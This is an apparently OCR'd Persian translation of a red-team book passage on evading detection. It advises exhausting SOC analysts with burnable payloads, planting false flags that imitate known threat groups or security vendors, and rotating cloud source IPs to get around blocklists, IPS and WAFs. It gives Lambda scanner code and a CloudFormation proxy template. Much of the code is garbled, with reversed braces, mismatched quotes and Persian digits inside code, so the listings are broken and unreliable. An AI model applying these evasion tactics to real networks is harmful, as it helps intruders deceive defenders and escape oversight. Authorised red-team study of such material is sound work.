اگرچه یک تکنیک خاص ابزار نیست، در نظر بگیرید از نویز مبتنی بر حجم و خستگی هشدار SOC به‌عنوان بخشی از استراتژی اجرای کمپین خود استفاده کنید. بارها و نشانگرهایی که راحتید «بسوزانید» را برای مصرف وقت ارزشمند و انرژی ذهنی مدافعان مستقر کنید. بسیاری از SOCها وقتی حملات و بهره‌برداری‌هایی راه‌اندازی می‌کنید که آنچه در اخبار است را تقلید می‌کنند، به‌شدت روی یک مجموعه نشانگر متمرکز می‌شوند. در این میان، کمپین اصلی شما می‌تواند با استفاده از TTPهای کاملاً متفاوت بدون جلب توجه چندانی ادامه یابد.

استفاده از پرچم‌های جعلی برای گمراهی

برخی تیم‌های قرمز از پرچم‌های جعلی با عملیات همزمان برای گمراه کردن اطلاعات تهدید با نسبت دادن نشانگرها و TTPهای منحصربه‌فرد به یک گروه تهدید شناخته‌شده استفاده می‌کنند. به‌عنوان بخشی از یک استراتژی فرار لایه‌ای، پرچم‌های جعلی می‌توانند تحلیل را طولانی کنند و به تیم شما زمان بیشتری برای جمع‌بندی عملیات بدهند. بهترین کار تزریق پرچم‌های جعلی در بارهای قابل سوختن است، چون می‌دانید توسط مدافعان بالغ به‌طور فعال تحلیل خواهند شد.

مدافعان کم‌تجربه‌تر ممکن است پرچم‌های جعلی در کلیدواژه‌های رشته‌ای که شبیه فروشندگان یا ابزارهای امنیتی شناخته‌شده هستند را نادیده بگیرند، و آن‌ها را به عملیات امنیتی روتین مانند اسکن آسیب‌پذیری و تست نفوذ نسبت دهند. یک تحلیلگر خسته از هشدار که یک نشانگر واحد را بررسی می‌کند که مثلاً Qualys یا Rapid7 می‌گوید، ممکن است ترافیک رفتن به آدرس‌های نامرتبط را نادیده بگیرد.

خلاصه

در این فصل، چندین تکنیک برای ساختن یک استراتژی فرار در طول توسعه ابزار و زمان اجرا را پوشش دادیم. درک محدودیت‌های منابع معمول مدافعان به شما کمک می‌کند اولویت‌بندی کنید کدام فرارها زمان توسعه بیشتری را توجیه می‌کنند. یاد گرفتید که چگونه تصادفی‌سازی زمان‌بندی عملی و تأخیرها می‌توانند شانس همبستگی روال‌های موفق توسط یک مدافع را کاهش دهند، و همچنین چگونه مبهم‌سازی کم‌آنتروپی‌تر با استفاده از رمزنگاری سفارشی می‌تواند از تشخیص‌های مبتنی بر ناهنجاری فرار کند. در نهایت، مزایای لایه‌بندی چندین تکنیک—از جمله پیروی از قراردادهای نام‌گذاری، اندازه‌گذاری مناسب فایل‌ها، اضافه کردن امضای کد، و استفاده استراتژیک از TTPهای عمداً قابل تشخیص برای تغییر تمرکز تیم دفاعی—را به‌عنوان بخشی از یک استراتژی فرار جامع بحث کردیم.

PART II

HANDS-ON EVASIVE TOOL DEVELOPMENT

بخش دوم توسعه عملی ابزار فرار

apsec.ir

3

ENUMERATING WITH TRAFFIC REDIRECTION

۳ شمارش با تغییر مسیر ترافیک

بسیاری از بحث‌ها درباره تغییر مسیر صرفاً بر ترافیک beaconing خروجی ایمپلنت‌ها متمرکز هستند، و یک جنبه حیاتی را نادیده می‌گیرند: چگونه اهداف را از بیرون شمارش کنیم. هنگامی که مدافعان آدرس IP منبع شما را شناسایی و مسدود می‌کنند، زیرساخت شما باید به‌صورت پویا تطبیق یابد. با این حال، راه‌اندازی دستی یک زیرساخت عملیاتی هر بار برای هیچ عضو تیم قرمزی ایده‌آل نیست، چون مستعد خطا و ناکارآمد است. در این فصل، به شما نشان خواهیم داد چگونه از خدمات ابری—از جمله AWS Lambda، Tailscale، و CloudFormation—برای انجام شناسایی خارجی در حین فرار از تشخیص و حفظ سطح بالایی از کنترل بر محیط عملیاتی خود استفاده کنید.

ما با بسیاری از موقعیت‌ها روبرو شده‌ایم که سازمان هدف قابلیت‌های مسدودسازی سریع با استفاده از ترکیبی از فیدهای اطلاعات تهدید و خودکارسازی‌های خودش دارد. اگرچه بسیاری از SOCها عمدتاً نویز اینترنت از اسکن‌ها را نادیده می‌گیرند، ممکن است در موقعیتی باشید که شمارش سنگین لازم است، و شما را در معرض تشخیص قرار دهد. حتی با مبهم‌سازی، اگر تلاش‌های بهره‌برداری کافی انجام دهید، دفاع‌هایی مانند IPS، WAF، و لیست سیاه استاندارد IP یا میزبان را فعال خواهید کرد. آنچه در این موارد نیاز دارید توانایی دور ریختن آدرس IP منبع خود و انتقال سریع به یک IP جدید است. در این بخش، یک چارچوب برای پیاده‌سازی آن قابلیت راه‌اندازی خواهید کرد.

الزامات فنی

برای تکمیل این آزمایشگاه، به موارد زیر نیاز دارید:

- یک حساب AWS با دسترسی مدیر کنسول و IAM به منطقه us-east-1
- یک حساب Tailscale رایگان
- حقوق مدیر روی یک نقطه پایانی میزبان محلی

برای راه‌اندازی یک حساب AWS، به https://aws.amazon.com بروید. برای Tailscale، در https://tailscale.com ثبت‌نام کنید و سپس دستورالعمل‌های دانلود و نصب کلاینت را دنبال کنید.

معماری استقرار

شـــما با یک طراحی عملکردی شـــروع خواهید کرد که به شـــما اجازه می‌دهد محدوده‌های IP منبع را به‌صـــورت مقرون‌به‌صرفه تغییر دهید، ترافیک را از طریق زیرساخت مسیریابی کنید، و یک اسکنر وب ساده توسعه دهید که هر چند وقت یک بار منابع را نیز تغییر دهد. CSPها یک مورد اسـتفاده عالی برای این هسـتند. همان‌طور که شـکل ۳-۱ نشـان می‌دهد، شـما از ترکیبی از محاسـبات سـنتی و معماری بدون سـرور برای به حداقل رسـاندن هزینه‌ها و سـربار مدیریت استفاده خواهید کرد.

شمارش با تغییر مسیر ترافیک ۳۹




Figure 3-1: The AWS design for your enumeration infrastructure

شکل ۳-۱: طراحی AWS برای زیرساخت شمارش شما

شما دو راه‌حل فشرده توسعه خواهید داد که استقرار سریع و تغییر IP منبع را برای کمک به شمارش موفقیت‌آمیز یک هدف در مقیاس ممکن می‌سازند. یکی از یک ابر خصوصی مجازی اختصاصی و زیرشبکه با یک نمونه AWS EC2 که به‌عنوان پروکسی عمل می‌کند استفاده می‌کند، و از منابع تقریباً رایگان بهره می‌برد. اگر حساب AWS شما فراتر از دوره سطح رایگان باشد، نمونه شما هزینه زمان اجرا متحمل خواهد شد. این نمونه به‌عنوان یک تونل پروکسی رو به جلو با اجرای دیمن Tailscale به‌عنوان یک گره خروجی عمل خواهد کرد.

شـــما همچنین از Tailscale به‌طور جداگانه در همپوشـــانی زیرســـاخت ابری خود اســـتفاده خواهید کرد. در حالی که Tailscale عمدتاً یک سرویس لبه اعتماد صفر برای میزبان‌های خصوصی است، می‌توانید آن را برای مسیریابی تونل کامل به یک گره خروجی تعیین‌شده با استفاده از کلیدهای احراز هویت agent پیکربندی کنید. جفت کردن Tailscale با پروکســـی رو به جلو AWS امکان اســـکن ســـنگین و ســـایر نیازهای انتقال شـــبکه را فراهم می‌کند. مزیت اســـتفاده از Tailscale با AWS انعطاف‌پذیری در تغییر اســـتخرهای آدرس IP AWS بدون نیاز به اســـتقرار مجدد ابزارها و پیکربندی‌ها در یک نمونه EC2 است. نمونه EC2 شما در زیرشبکه عمومی به‌طور خودکار آدرس‌های IPv4 جدید برای

رابط شبکه دریافت خواهد کرد و همچنین عامل AWS Systems Manager را برای دسترسی به پوسته‌های راه دور بدون باز کردن پورت‌ها شامل خواهد شد.

برای راه‌حل دیگر (و راه‌حلی که ابتدا پوشش خواهیم داد)، شما یک تابع AWS Lambda با استفاده از زمان اجرای Python 3.x مستقر خواهید کرد که پورت‌های خاصی را اسکن می‌کند، هدر را می‌گیرد، و محتوا را در یک گزارش AWS CloudWatch در قالب JSON دانلود می‌کند. AWS Lambda تا ۱ میلیون فراخوانی در ماه و تا ۱۱۱ ساعت زمان محاسبه ماهانه را به‌صورت رایگان اجازه می‌دهد. در تجربه ما، اجرای AWS Lambda در ابر خصوصی مجازی مدیریت‌شده سرویس آن، منابع IPv4 را مکررتر از سرویس Cloud Functions شرکت GCP تغییر می‌دهد. در حالی که نمی‌توانید مستقیماً کنترل کنید که IP چه زمانی می‌چرخد، معمولاً در طول فراخوانی‌های تابع cold-boot که یک کانتینر جدید در بک‌اند ایجاد می‌کنند رخ می‌دهد.

مزیت دیگر استفاده از سرویس AWS Lambda با ثبت گزارش CloudWatch این است که هزینه ذخیره داده ساختاریافته اسمی است، با در نظر گرفتن تعداد زیادی نتایج که می‌توانید جمع‌آوری و بعداً به‌راحتی تجزیه کنید. شما همچنین AWS Step Functions را به‌عنوان یک هماهنگ‌کننده به تابع Lambda اضافه خواهید کرد تا اگر نیاز به شمارش یک فهرست طولانی از دامنه‌ها دارید، سرویس بتواند مقیاس‌پذیر شود و نمونه‌های مختلف را به‌صورت همزمان به‌عنوان یک دسته راه‌اندازی کند.

ساختن یک اسکنر وب با AWS Lambda

قبل از شروع ساختن این راه‌حل، بیایید برخی مبانی سرویس AWS Lambda را پوشش دهیم.

شروع کار با AWS Lambda

ما دریافتیم که بسیاری از تست‌کنندگان در جامعه امنیت تهاجمی با گزینه‌های میزبانی مجازی‌شده مانند نمونه‌های Amazon EC2، کانتینرها، و VPC آشنا شده‌اند. با این حال، بسیاری از محاسبات تقریباً رایگان با استفاده از بارهای کاری رویدادمحور یا کوتاه‌مدت ارائه‌شده توسط سرویس Lambda از طریق AWS Management Console غافل هستند. اگر از قبل با این ابزارها آشنا هستید، راحت باشید این بخش را رد کنید.

AWS Lambda، در زمان نوشتن این مطلب، تا ۱۵ دقیقه زمان اجرا در یک فراخوانی واحد را اجازه می‌دهد و از طیف گسترده‌ای از زبان‌های برنامه‌نویسی پشتیبانی می‌کند، و به شما اجازه می‌دهد بر توسعه قابلیت کد خود تمرکز کنید به‌جای مدیریت زیرساخت و اتصال اینترنت. توابع Lambda، مانند توابع سنتی، بلوک‌های کد هستند؛ تنها تفاوت این است که باید یک نقطه ورود برای شروع تابع Lambda با استفاده از یک رویداد JSON یا یک زمان‌بندی cron مشخص کنید. توابع بدون سرور همچنین می‌توانند به‌عنوان یک API یا webhook با بسیاری از CSPها افشا شوند.

فهرست ۳-۱ نشان می‌دهد چگونه یک تابع AWS Lambda ایجاد کنید که آدرس IP WAN را بررسی می‌کند.

```
import json

import urllib.request

from datetime import datetime

def lambda_handler(event, context):

headers} =
```

```
'User-Agent': 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36\
(KHTML, like Gecko) Chrome/131.0.0.0 Safari/537.36'
{
try:
req = urllib.request.Request('https://ifconfig.me/all.json', headers=headers)
with urllib.request.urlopen(req, timeout=10) as response:
data = json.loads(response.read().decode('utf-8'))
ip = data['ip_addr']
result} =
'ip': ip,
'timestamp': datetime.now().isoformat,()
'user_agent': headers['User-Agent']
{
return}
'statusCode': 200,
'headers} :'
'Content-Type': 'application/json'
,{
'body': json.dumps(result)
{
except Exception as e:
return}
'statusCode': 500,
'body': json.dumps})
'error': str(e)
({
```


apsec.ir

{

فهرست ۳-۱: یک تابع Lambda در پایتون که آدرس IP WAN را بررسی می‌کند

این فهرست اسکریپت پشتیبان شما را در تابع خودش به نام lambda_handler() می‌پیچد و از نام‌های متغیر event و context برای پردازش ورودی استفاده می‌کند؛ این‌ها متغیرهای رزروشده خاص سرویس AWS Lambda هستند. تابع lambda_handler() به‌عنوان نقطه ورود برای فراخوانی سرویس به‌طور پیش‌فرض عمل می‌کند، مشابه نحوه کار تابع main با دستورات dunder در پایتون.

یک تابع Lambda در طول اجرا در حافظه باقی می‌ماند و می‌تواند متغیرهای محیطی را مانند هر اسکریپت دیگری فراخوانی کند. AWS مجموعه محدودی از کتابخانه‌های مفید برای پردازش وب و JSON فراهم می‌کند. اگر به کتابخانه‌های اضافی نیاز دارید، باید آن‌ها را به‌عنوان «لایه‌ها» اضافه کنید به‌جای نصب آن‌ها از طریق pip

مستقیماً. تمام خروجی استاندارد و خطاها به‌طور خودکار در گروه گزارش Amazon CloudWatch نوشته می‌شوند، و هر فراخوانی تابع با مُهر زمانی جدا می‌شود.

حالا بیایید با بار کاری تابع بدون سرور طراحی‌شده برای چندین میزبان یا دامنه در محدوده بزرگ شروع کنیم.

ایجاد یک تابع پایتون برای ضبط پاسخ‌های وب

برای این راه‌حل، شما هدرها و پاسخ‌های محتوای وب را برای شناسایی کاندیداها برای اسکن‌های عمیق‌تر و تست بهره‌برداری ضبط خواهید کرد. از آنجا که این مورد استفاده از نظر محاسباتی سنگین نیست اما به تأخیر شبکه متکی است، پایتون انتخاب معقولی است. شما با ایجاد توابع جداگانه برای مدیریت هر روال شروع خواهید کرد، و فقط از بسته‌های زمان اجرای بومی AWS Lambda استفاده می‌کنید (فهرست ۳-۲).

```
import json

import socket

import ssl

import urllib.request

from datetime import datetime

import concurrent.futures

import logging

 #Set up logging.

logger = logging.getLogger()

logger.setLevel(logging.INFO)

def get_banner(host, port, timeout=2):

try:
```

```
with socket.create_connection((host, port), timeout=timeout) as sock:
if port == 443:
context = ssl.create_default_context()
context.check_hostname = False
context.verify_mode = ssl.CERT_NONE
with context.wrap_socket(sock, server_hostname=host) as ssock:
return}
′cert': dict(ssock.getpeercert(binary_form=True)),
′version': ssock.version()
{
else:
sock.send(b"HEAD / HTTP/1.0\r\nHost: " + host.encode() + b"\r\n\r\n")
return sock.recv(1024).decode('utf-8', errors='ignore')
except Exception as e:
return f"Error: {str(e)}″
def get_http_headers(url, timeout=2):
try:
req = urllib.request.Request)
url,
headers={'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit\
{′٥٣٧,٣٦/
(
with urllib.request.urlopen(req, timeout=timeout) as response:
return dict(response.headers)
except Exception as e:
return f"Error: {str(e)}″
```


apsec.ir

```
def get_webpage_content(url, timeout=2):
try:
req = urllib.request.Request)
url,
headers={'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit\
{′٥٣٧,٣٦/
(
with urllib.request.urlopen(req, timeout=timeout) as response:
return response.read().decode('utf-8', errors='ignore')[٤٠٩٦:]
except Exception as e:
return f"Error: {str(e)}″
def scan_port(target, port):
logger.info(f"Scanning {target}:{port}")
protocol = 'https' if port == 443 else 'http′
url = f'{protocol}://{target}:{port}′
result} =
′banner': get_banner(target, port),
′headers': get_http_headers(url),
′content': get_webpage_content(url) if port in [80, 443] else None
{
logger.info(f"Results for {target}:{port} - {json.dumps(result, default=str)}")
return result
def scan_target(target):
logger.info(f"Starting scan for target: {target}")
results} =
′target': target,
```

```
'timestamp': datetime.now().isoformat,()
'ports{} :'
{
with concurrent.futures.ThreadPoolExecutor(max_workers=3) as executor:
future_to_port} =
executor.submit(scan_port, target, port): port
for port in[٨٠٨٠ ,٤٤٣ ,٨٠]
{
for future in concurrent.futures.as_completed(future_to_port):
port = future_to_port[future]
try:
results['ports'][port] = future.result()
except Exception as e:
error_msg = f"Error: {str(e)}"
logger.error(f"Error scanning {target}:{port} - {error_msg}")
results['ports'][port] = error_msg
return results
def lambda_handler(event, context):
logger.info(f"Received event: {json.dumps(event)}")
targets = event.get('targets', [])
if not targets:
return}
'statusCode': 400,
'body': json.dumps({'error': 'No targets provided'})
{
results[] =
```


apsec.ir

```
with concurrent.futures.ThreadPoolExecutor(max_workers=min(len(targets), 5)) as executor:

future_to_target = {executor.submit(scan_target, target): target for target in targets}

for future in concurrent.futures.as_completed(future_to_target):

target = future_to_target[future]

try:

result = future.result()

results.append(result)

logger.info(f"Completed scan for {target}")

except Exception as e:

error_result} =

'target': target,

'error': str(e)

{

results.append(error_result)

logger.error(f"Error scanning target {target}: {str(e)}")

logger.info(f"Final results: {json.dumps(results, default=str)}")

return}

'statusCode': 200,

'body': json.dumps})

'message': f'Scan completed for {len(targets)} targets,'

'results': results

 ,{default=str(

{
```

فهرست ۳-۲: یک تابع اسکنر وب AWS Lambda در پایتون

این کد از رشته‌بندی همزمان برای مدیریت چندین میزبان یا دامنه به‌صورت ناهمزمان استفاده می‌کند، بنابراین می‌توانید چندین نتیجه را به‌طور همزمان پردازش کنید. این تابع ورودی‌های هدف را در قالب یک مجموعه JSON-پیچیده‌شده از

فهرست‌ها می‌گیرد که شامل منطق پورت در سطح سوکت TCP برای مدیریت TLS و زمینه HTTP معمولی است. پیام‌های وضعیت در خروجی استاندارد و همچنین در گزارش جلسه نمایش داده می‌شوند. اگر اسکریپت هنگام اسکن فهرست پورت پیش‌فرض ۸۰، ٤٤٣، و ۸۰۸۰ HTTP را تشخیص دهد، هدرها نیز در گزارش‌ها ضبط خواهند شد. مدیریت خطای پایه نیز با استفاده از کتابخانه logging ضبط می‌شود.

مانند فهرست قبلی، تابع lambda_handler() به‌عنوان نقطه ورود اصلی و درایور شما عمل می‌کند. رشته‌ها اینجا به حداکثر پنج محدود شده‌اند، اما ظرفیت واقعی تابع Lambda شما بستگی به نحوه پیکربندی منابع کانتینر دارد (اما به خاطر داشته باشید AWS این را برای شما مدیریت می‌کند). این مثال از اندازه‌بندی منابع پیش‌فرض استاندارد برای نگه داشتن شما در محدوده سطح رایگان AWS تا حد ممکن استفاده می‌کند.

برای آزمایش تابع، به AWS Management Console وارد شوید و به سرویس Lambda بروید. این کد را به‌عنوان یک تابع Lambda جدید با تنظیمات پیش‌فرض و نام‌گذاری خودتان آپلود کنید، سپس از ویرایشگر درون‌خطی برای اضافه کردن یک بار آزمایشی JSON استفاده کنید.

ممکن است نیاز داشته باشید مقادیر مهلت پیش‌فرض lambda را افزایش دهید. به Configuration General Configuration Timeout بروید، تنظیم را از پیش‌فرض ۳ ثانیه به ۳۰ تغییر دهید، و روی Save کلیک کنید. پس از استقرار تابع، بار آزمایشی نشان داده‌شده در فهرست ۳-۳ را اجرا کنید تا نتایج را ببینید.

```
}
"targets] :"
"portquiz.net,"
"testphp.vulnweb.com"
[
{
```

فهرست ۳-۳: بار آزمایشی JSON برای اسکنر وب

WebUI فعلی شهودی است، بنابراین ما تصاویری از این فرایند را شامل نشده‌ایم، اما اگر به کمک نیاز دارید مستندات AWS Management Console را ببینید:

https://docs.aws.amazon.com/awsconsolehelpdocs/.

ساختن زیرساخت اسکن پایدار

همیشه نمی‌توانید شمارش سریع داشته باشید. تست عمیق‌تر نیازمند اتصالات پایدار بلندمدت است، که زیرساخت شبکه میزبانی‌شده را به انتخاب بهتری تبدیل می‌کند. بسیاری از تست‌کنندگان نقاط پایانی پیکربندی‌شده یا نمونه‌های VM خود را در ابر دوباره مستقر می‌کنند، اما این به‌طور بالقوه محدودیت‌های پیکربندی رابط، محدودیت دسترسی مدیریت سخت‌افزار، و هزینه اضافه به‌دلیل تعداد هسته‌ها و حافظه مورد نیاز برای اجرای ابزارهای مرتبط را معرفی می‌کند.

در عوض، ما خدمات مدرن Secure Access Service Edge (SASE) را توصیه می‌کنیم، که آن‌ها نیز میزبانی ابری هستند اما مسیریابی شفاف را هنگام پیچیدن امن ساده می‌کنند. سپس، با میزبانی گره خروجی با فعال بودن ارسال IP در

حســـاب AWS خود برای کنترل ترافیک و تغییر IPv4 هر بار که نمونه EC2 را خاموش یا راه‌اندازی مجدد می‌کنید، می‌توانید منبع و هزینه خود را بهتر کنترل کنید. از آنجا که این راه‌حل بیشتر بر زیرساخت مبتنی است تا کد، مهم است که بفهمید AWS چگونه کار می‌کند. اگر از قبل با مفاهیم شبکه AWS آشنا هستید، می‌توانید مقدمه زیر را رد کنید.

شروع کار با Amazon VPC

ســرویس شــبکه Amazon VPC به شــما اجازه می‌دهد چندین زیرشــبکه RFC 1918 در یک ابر خصــوصــی مجازی (VPC)، یک گروه‌بندی از یک یا چند بخش شبکه منطقی، ایجاد کنید. Internet Gateway، یک سرویس متصل که در لبه AWS قرار دارد، برای رفت و آمد به اینترنت استفاده می‌شود، و اتصال در سطح شبکه را از بقیه جهان به VPC شما درون حساب اجازه می‌دهد.

VPC همچنین مسیریابی لایه ۳ را مدیریت می‌کند، که می‌توانید جداول مسیر برای آن تعریف کنید. سرویس دیگر، NAT Gateway، همراه با Internet Gateway فقط برای ترافیک آغازشــده از خروجی اســتفاده می‌شــود؛ این اجازه ورود پورت باز در DMZ را نمی‌دهد. ما NAT Gateway را در راه‌حل خود اســـتفاده نمی‌کنیم، اما درک تفاوت خدمات مهم است.

هنگامی که یک نمونه EC2 با اســتفاده از یک تصــویر ســیســتم‌عامل پایه راه‌اندازی می‌کنید، می‌توانید آدرس‌های IP را از یک یا چند زیرشبکه تعریف‌شده درون VPC به

یک یا چند رابط اختصــاص دهید، مشــابه نحوه کار با نمونه‌های VM ســنتی. زیرشــبکه‌ها بر اســاس مســیرهایی که تعریف می‌کنید به VPC مرتبط یا متصــل می‌شــوند. گروه‌های امنیتی به‌عنوان فایروال‌های حالتمند اعمال‌شــده در رابط‌های نمونه EC2 برای کنترل ترافیک ورودی و خروجی عمل می‌کنند. منبع دیگر، Network ACLها، در کنار گروه‌های امنیتی کار می‌کند اما بی‌حالت در نظر گرفته می‌شود؛ باز هم، ما در راه‌حل خود از آن‌ها استفاده نخواهیم کرد، اما آشنایی با آن‌ها مفید است.

ساختن یک قالب استقرار قابل استفاده مجدد با CloudFormation

AWS یک زبان Infrastructure as Code (IaC) خاص به نام CloudFormation (CFN) دارد که می‌تواند در قالب YAML یا JSON دریافت شــود. فهرســت ۳-٤ با پیگیری حالت کاملاً درون حســاب AWS، چیزها را ســاده نگه می‌دارد. (برای حالا، فقط بر آنچه مستقر خواهد شد و نحوه ارجاع اشیاء در این قالب تمرکز کنید؛ بعداً در این فصــل به استقرار واقعی خواهیم رسید.)

```
AWSTemplateFormatVersion: '2010-09-09'

Description| :

EC2 Proxy Instance with Tailscale and SSM management in us-east-1

NOTE: SSM Quick Setup must be enabled in the account before using this template.

See: https://docs.aws.amazon.com/systems-manager/latest/userguide\

/systems-manager-quick-setup.html

Parameters:
```

TailscaleAuthKey:

Type: String

Description: 'Auth key from Tailscale admin console (starts with tskey-)'

NoEcho: true

InstanceType:

Type: String

Default: t3.micro

AllowedValues:

-t3.micro

Description: 'Free tier eligible instance type for the proxy server'

LatestAmiId:

Type: 'AWS::SSM::Parameter::Value<AWS::EC2::Image::Id'<

Default: '/aws/service/ami-amazon-linux-latest/al2023-ami-kernel-default-x86_64'

Description: 'SSM parameter for latest AL2023 x86_64 standard AMI'

Resources:

ProxyVPC:

Type: AWS::EC2::VPC

Properties:

CidrBlock: 192.168.10.0/24

EnableDnsHostnames: true

EnableDnsSupport: true

Tags:

-Key: Name

Value: rttd-tailscale-proxy-vpc

-Key: project

Value: rttd

InternetGateway:

Type: AWS::EC2::InternetGateway

Properties:

Tags:

-Key: Name

Value: rttd-tailscale-proxy-igw

-Key: project

Value: rttd

AttachGateway:

Type: AWS::EC2::VPCGatewayAttachment

Properties:

VpcId: !Ref ProxyVPC

InternetGatewayId: !Ref InternetGateway

PublicSubnet:

Type: AWS::EC2::Subnet

Properties:

VpcId: !Ref ProxyVPC

CidrBlock: 192.168.10.0/24

AvailabilityZone: !Select [0, !GetAZs 'us-east-1']

MapPublicIpOnLaunch: true

Tags:

-Key: Name

Value: rttd-tailscale-proxy-subnet

-Key: project

Value: rttd

PublicRouteTable:

Type: AWS::EC2::RouteTable

Properties:

VpcId: !Ref ProxyVPC

Tags:

-Key: Name

Value: rttd-tailscale-proxy-rtb

-Key: project

Value: rttd

PublicRoute:

Type: AWS::EC2::Route

DependsOn: AttachGateway

Properties:

RouteTableId: !Ref PublicRouteTable

DestinationCidrBlock: 0.0.0.0/0

GatewayId: !Ref InternetGateway

PublicSubnetRouteTableAssociation:

Type: AWS::EC2::SubnetRouteTableAssociation

Properties:

SubnetId: !Ref PublicSubnet

RouteTableId: !Ref PublicRouteTable

ProxySecurityGroup:

Type: AWS::EC2::SecurityGroup

Properties:

GroupDescription: Security group for Tailscale proxy with deny all inbound

VpcId: !Ref ProxyVPC

SecurityGroupIngress: [] # Empty list means deny all inbound.

SecurityGroupEgress:

-IpProtocol: -1

FromPort: -1

ToPort: -1

CidrIp: 0.0.0.0/0

Tags:

-Key: Name

Value: rttd-tailscale-proxy-sg

-Key: project

Value: rttd

ProxyInstanceRole:

Type: AWS::IAM::Role

Properties:

RoleName: rttd-tailscale-proxy-role

AssumeRolePolicyDocument:

Version: '2012-10-17'

Statement:

-Effect: Allow

Principal:

Service: ec2.amazonaws.com

Action: sts:AssumeRole

ManagedPolicyArns:

-arn:aws:iam::aws:policy/AmazonSSMManagedInstanceCore

Tags:

-Key: Name

Value: rttd-tailscale-proxy-role

apsec.ir

-Key: project

Value: rttd

ProxyInstanceProfile:

Type: AWS::IAM::InstanceProfile

Properties:

Path/ :

Roles:

! -Ref ProxyInstanceRole

ProxyInstance:

Type: AWS::EC2::Instance

DependsOn: AttachGateway

Properties:

InstanceType: !Ref InstanceType

ImageId: !Ref LatestAmiId

SubnetId: !Ref PublicSubnet

IamInstanceProfile: !Ref ProxyInstanceProfile

SecurityGroupIds:

! -Ref ProxySecurityGroup

Tags:

-Key: Name

Value: rttd-tailscale-proxy

-Key: project

Value: rttd

UserData:

Fn::Base64: !Sub|

/!#bin/bash

```
#Install Tailscale
curl -fsSL https://tailscale.com/install.sh | sh
#Enable IP forwarding for exit node functionality.
echo 'net.ipv4.ip_forward = 1' | tee -a /etc/sysctl.conf
echo 'net.ipv6.conf.all.forwarding = 1' | tee -a /etc/sysctl.conf
sysctl -p
#Start Tailscale with auth key and advertise as exit node.
tailscale up --authkey=${TailscaleAuthKey} --advertise-exit-node
Outputs:
VpcId:
Description: 'ID of the created VPC'
Value: !Ref ProxyVPC
SubnetId:
Description: 'ID of the created subnet'
Value: !Ref PublicSubnet
InstanceId:
Description: 'ID of the created EC2 instance'
Value: !Ref ProxyInstance
InstanceArn:
Description: 'ARN of the created EC2 instance'
Value: !Sub 'arn:aws:ec2:${AWS::Region}:${AWS::AccountId}:instance/${ProxyInstance}'
InstancePublicIp:
Description: 'Public IP address of the instance'
Value: !GetAtt ProxyInstance.PublicIp
InstancePrivateIp:
Description: 'Private IP address of the instance'
```

```
Value: !GetAtt ProxyInstance.PrivateIp

RoleArn:

Description: 'ARN of the created IAM role'

Value: !GetAtt ProxyInstanceRole.Arn

SecurityGroupId:

Description: 'ID of the created security group'

Value: !Ref ProxySecurityGroup

SSMCommand:

Description: 'Command to connect via SSM Session Manager'

Value: !Sub "aws ssm start-session --target ${ProxyInstance}"
```

فهرست ۳-٤: یک CloudFormation VPC با یک نمونه EC2 که Tailscale را نصب می‌کند

این قالب مبتنی بر YAML منابع CFN را برای AWS به‌گونه‌ای تعریف می‌کند که ارجاع به بندهای شیء (بخش‌ها) را ممکن می‌سازد. CFN به‌قدری هوشمند است که ترتیبی که باید منابع وابسته به هم مستقر شوند را بداند، اما باید آن ارجاع‌ها را تعریف کنید. این قالب واحد یک شبکه مجازی کاملاً جدید؛ پیکربندی مسیریابی؛ برچسب‌های فراداده؛ مجوزهای سرویس IAM؛ و یک اسکریپت مبتنی بر bash برای نصب Tailscale را لایه‌بندی می‌کند، با استفاده از پارامترهای مشخص‌شده در زمان راه‌اندازی پشته، هنگامی که نمونه EC2 راه‌اندازی می‌شود. این طراحی همچنین از پروفایل‌ها و نقش‌های نمونه IAM استفاده می‌کند، که مجوزهای خاص AWS هستند که نمونه EC2 را قادر می‌سازند از سایر خدمات AWS استفاده کند، هرچند برای راه‌حل فعلی به این‌ها نیازی نخواهید داشت چون ترافیک را از نقاط پایانی تست خود از طریق Tailscale مسیریابی خواهید کرد.

توجه CloudFormation تنها گزینه IaC نیست؛ سایرین شامل Jinja شرکت GCP و Terraform مستقل از CSP شرکت HashiCorp هستند.

Amazon Systems Manager (SSM)، نسخه AWS از SCCM مایکروسافت، دسترسی پوسته راه دور را بدون نیاز به پورت‌های ورودی باز اجازه می‌دهد. برخی نمونه‌های AMI آمازون عامل SSM را به‌صورت درونی دارند. اگرچه برای این راه‌حل لازم نیست، SSM قابلیت‌های عیب‌یابی و مدیریتی فراهم می‌کند که اگر بعداً نیاز به تغییر پیکربندی نمونه داشته باشید مفید خواهید یافت. برای استفاده از SSM برای اتصال به خدمات پروکسی خود، باید آن را در حساب AWS خود فعال کنید. برای جزئیات راه‌اندازی، مستندات رسمی AWS را در https://docs.aws.amazon.com/systems-manager/latest/userguide/systems-manager-quick-setup.html ببینید.

پیاده‌سازی اسکنر بدون سرور با Step Functions

